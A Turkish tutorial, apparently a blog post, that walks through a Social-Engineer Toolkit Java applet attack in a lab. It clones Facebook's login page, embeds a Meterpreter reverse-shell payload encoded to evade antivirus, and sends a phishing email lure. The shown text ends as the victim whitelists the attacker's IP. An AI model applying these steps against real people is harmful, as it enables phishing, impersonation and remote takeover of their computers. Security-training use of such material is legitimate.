

Setoolkit ile Java Applet Saldırısı

(+) Bu yazı birebir denenmiştir ve başarıyla uygulanmıştır.

Gereksinimler:

Windows 7 Home Premium

// Virtualbox'da mevcut

Eski Kali (kali-linux-1.0.4-amd64.iso)

Setoolkit sosyal mühendislik saldırılarının yer aldığı bir araçtır. Açılımı Social Engineering Toolkit'tir. Bu yazıda setoolkit ile bir klon web sayfası (facebook login sayfası) oluşturacağız. Ardından kurbanı klon web sayfasının linkini mail ile göndereceğiz. Kurban linke tıkladığında ekranına klon web sayfası gelecektir ve hemen akabinde ekrana Java Applet'i çalıştır popup'ı gelecektir. Kurban java applet'i çalıştır dediğinde sisteminde meterpreter payload'u çalışacaktır ve saldırganın konsoluna meterpreter session'ı gelecektir. Yani kurban java applet'i çalıştır diyerek sistemini saldırganı teslim etmiş olacaktır.

Şimdi işlemlere başlayalım. Saldırgan olarak biz Kali'yiz ve kurban da Windows 7 Home Premium'dur. Kali'de setoolkit aracı başlatılarak aşağıdaki adımlar uygulanır:

> se-toolkit

- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules
- 4) Update the Metasploit Framework
- 5) Update the Social-Engineer Toolkit
- 6) Update SET configuration
- 7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

Not: Social engineering attack yapacağımız için 1nci seçeneği seçelim.

set > 1

// 1 girilir

Select from Menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) SMS Spoofing Attack Vector
- 8) Wireless Access Point Attack Vector
- 9) QRCode Generator Attack Vector

10) Powershell Attack Vectors

11) Third Party Modules

99) Return back to the main menu.

Not: Görüldüğü üzere social engineering attack olarak yukarıdakiler mevcutmuş.
Biz social engineering attack olarak website attack vector'ü seçelim.

set > 2

// 2 girilir.

1) Java Applet Attack Method

2) Metasploit Browser Exploit Method

3) Credential Harvester Attack Method

4) Tabnabbing Attack Method

5) Web Jacking Attack Method

6) Multi-Attack Web Method

7) Create or import a CodeSigning Certificate

99) Return to Main Menu

Not: Java Applet ile sızma seçeneğini seçelim.

set:webattack > 1

// 1 girilir.

1) Web Templates

2) Site Cloner

3) Custom Import

99) Return to Webattack Menu

Not: Klonlayacağımız web sayfasını elimizle belirtmek için Site Cloner'ı seçelim.

set:webattack > 2

// 2 girilir.

set > Are you using NAT/Port Forwarding [yes | no] : no

// no girilir.

Not: Oluşturacağımız klon web sayfasını 80 portundan dışarı vereceğiz. Dolayısıyla klon web sayfasına erişecek kişi IP'mizi adres çubuğuna girerek siteye erişecektir. Eğer erişecek kişi dış network'te ise NAT/Port Forwarding'i yes dememiz gerekir ki böylece oluşturduğumuz web sitesini dışarıya açabilelim. Ancak bizim uygulamamızda kurban iç network'te olduğu için direk IP'mizle siteye erişebileceğinden NAT/Port Forwarding'e no diyeceğiz.

set > IP address or host name for the reverse connection: **192.168.0.19** // **Kali IP girilir.**

Not: Java Applet'i kurban çalıştırdığında ters bağlantının geleceği adres olarak Kali IP'sini yazarız.

```
set:webattack > Enter the url to clone: https://www.facebook.com //Klonlanacak  
//site girilir.
```

Not: Klonlayacağımız web sitesini gireriz.

What payload do you want to generate:

Name:

- 1) Windows Shell Reverse TCP
- 2) Windows Reverse TCP Meterpreter

...

- 11) Import your own executable

Not: Java Applet'in içine gömeceğimiz payload olarak Meterpreter'i belirleriz.

```
set:payloads > 2 // 2nci payload  
// secilir.
```

Select an encoder to bypass Antivirus (AV)

- 1) avoid_utf8_tolower (normal)
- 2) shikata_ga_nai (very good)
- ...
- 16) Backdoored Executable (best)

Not: Payload'u kodlayacak encoder olarak shikata'yı seçeriz. Böylece kodlanmış payload'umuz antivirus'lerce tanınamayacaktır.

```
set:encoding > 2 // 2nci encoder  
// seçilir.
```


```
set:payloads > PORT of the listener [443] : 443 // 443 girilir.
```

Not: Kurbandan gelecek ters bağlantıyı yakalamak için Kali'nin 443 nolu portunu dinler hale geçiriz.

```
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:8080
[*] Starting the payload handler...
```

Not: Artık dinleme moduna gireriz.

Buraya kadar yaptıklarımızı özetlersek setoolkit aracı ile bir sosyal mühendislik saldırısı yapmayı kararlaştırdık. Atak vektörü olarak web arayüzünü belirledik. facebook.com sitesinin klonunu oluşturup sayfanın içine Java Applet plugin'ini (meterpreter payload'unu) koyduk. Sonra web sayfasını 80 portundan dışarıya açtık ve 443 nolu portumuzu hedef sistemdeki meterpreter payload'undan gelecek ters bağlantıları yakalayabilelim diye dinler hale geçtik.




```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: -
resource (/root/.set/meta_config)> exploit -j
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
[*] Exploit running as background job.
resource (/root/.set/meta_config)> use exploit/multi/handler
resource (/root/.set/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> set LPORT 25
LPORT => 25
resource (/root/.set/meta_config)> exploit -j
[*] Started reverse handler on 0.0.0.0:21
[*] Starting the payload handler...
[*] Exploit running as background job.
resource (/root/.set/meta_config)> use exploit/multi/handler
resource (/root/.set/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> set LPORT 8080
LPORT => 8080
resource (/root/.set/meta_config)> exploit -j
[*] Started reverse handler on 0.0.0.0:25
[*] Starting the payload handler...
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:8080
[*] Starting the payload handler...
```


Buraya kadar saldırının tüm işlemleri tamamlanmış bulunmaktadır. Şimdi kurbanın yapması gereken birkaç şey vardır. O da kurban sistemine Java yazılımını kurmalıdır. Çünkü Java Applet pluginin çalışabilmesi için kurbanın sisteminde Java kurulu olmak mecburiyetindedir. O yüzden Windows 7 Home Premium sisteminde java.com sitesine gidelim ve Java'yı kuralım.




Ardından kurbanı mail yoluyla Kali IP'mizi facebook linki görünümüyle yolladığımızı varsayalım.




Kurbanı ikna edici bir eposta olmalıdır ki kurban linke tıklayabilsin. Bu yüzden eposta olarak yukarıda görebileceğiniz üzere bildirimleriniz var kandırmacası kullanılmıştır. Kurban linke tıkladığında aşağıdaki ekran gelecektir:




Görüldüğü üzere klon facebook sayfası ve akabinde Java uygulamasının bloklandığı bilgisi ekrana gelmiştir. Bunu gören saf kullanıcı birşey var zannedip bloklamayı kaldırmayı araştıracaktır. Araştırması sonucunda blogun şöyle kalkacağını öğrenecektir: Önce Başlat menüsüne tıklanılır. Ardından ara kısmına Configure Java yazılır ve ekrana gelen simgeye tıklanılır.




Ekrana gelen java yapılandırma penceresindeki Security'ye tıklanılır ve daha sonra gelen penceredeki Edit Site List düğmesine tıklanılır.




Az önce java applet engellemesiyle karşılaştığımız link (yani Kali IP'si) listeye eklenir.



